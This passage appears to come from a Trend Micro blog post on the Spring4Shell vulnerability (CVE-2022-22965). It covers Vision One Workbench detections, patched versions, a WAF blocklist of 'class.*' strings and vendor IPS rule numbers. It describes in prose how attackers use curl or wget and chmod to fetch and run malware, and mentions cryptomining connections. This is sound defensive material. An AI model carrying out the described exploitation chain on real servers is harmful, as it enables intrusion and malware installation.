


Figure 14. Trend Micro Vision One Workbench trigger for Spring Cloud or core vulnerability exploitation

This Workbench shows the simplification of a complex attack pattern. Here, we see the initial IPS trigger from Network Security where a VPC with a vulnerable EC2 instance is protected. With this Workbench, we can see that Trend Micro Cloud One™ – Workload Security and Network Security are working in resonance.

We also have the IPS trigger from Network Security detecting the exploit attempt right from the start. We can then observe the “Identified Suspicious Command Injection" IPS rule from Workload Security sending the trigger out. Afterward, we see the execution of other commands, and this enables threat analysts to determine the presence of a successful exploitation, as the execution was followed using “curl” or “wget” to download and execute a malicious sample after a change of permissions using “chmod”.

The impact scope helps assess the other workloads that have been observed with similar exploitation indicators such as processes, files, network activity, and commands executed among others. This integrated view shows the power of having everything in a single screen with detection across multiple products.




Figure 15. Trend Micro Vision One Workbench trigger for RCE or malware dropped by exploiting critical server vulnerability

This Workbench allows the observation of IPS triggers from Workload Security. The observation, in turn, enables the monitoring of Command Injection traffic, followed by the Spring Core RCE IPS rule. The different arrows show the directions of correlation between IP addresses and endpoints.

Figure 16. Trend Micro Vision One Workbench trigger for observed vulnerability exploitation and outbound connection to cryptocurrency mining pool

In this Workbench trigger, we can observe the work of different Workload Security modules. We can also see the first IPS trigger. Immediately after that, we see that there is an outbound connection to a well-known cryptocurrency mining pool. This event is detected from the Activity Monitoring module, which helps log file, network, and process activity.

Vision One Workbench can help analysts weed out the noise from their environments. With the help of Trend Micro threat experts who establish and devise these rules carefully, enterprises can thwart a wide range of cyberattacks.

Available patches and mitigations

Spring has released patches for this vulnerability with complete details here.

We urge enterprises to do the following:

- Upgrade Spring Framework to versions 5.3.18+ and 5.2.20+.
- Upgrade Spring Boot to versions 2.6.6+ and2.5.12+.

In the interim, enterprises can mitigate the risks associated with the vulnerability by doing the following:

- Maintaining a disallow or blocklist in web application firewall to block strings that contain values such as "class.*", "Class.*", "*.class.*", and "*.Class.*"
- Downgrading to a lower JDK version such as version 8 might help. However, it could impact application features and open doors to other attacks mitigated in higher versions of JDK.

Trend Micro protection and investigation

Trend Micro has also released rules and filters for detection and protection across some of its suite of products. These provide additional protection from and detection of malicious components associated to this threat.

Workload Security and Deep Security IPS Rules

- **Rule 1011372 -** Spring Framework "Spring4Shell" Remote Code Execution Vulnerability (CVE-2022-22965)

Network Security and TippingPoint Filters

- **Filter 41108**: HTTP: Spring Core Code Execution Vulnerability

Trend Micro™ Deep Discovery™ Inspector Network Content Inspection Rules

- **Rule 4678: CVE-2022-22965 – SPRING RCE EXPLOIT – HTTP(REQUEST)**
- **Rule 4679: POSSIBLE JAVA CLASSLOADER RCE EXPLOIT – HTTP(REQUEST)**

Indicators of Compromise (IOCs)

A list of the IOCs can be found in this text file..

Tags
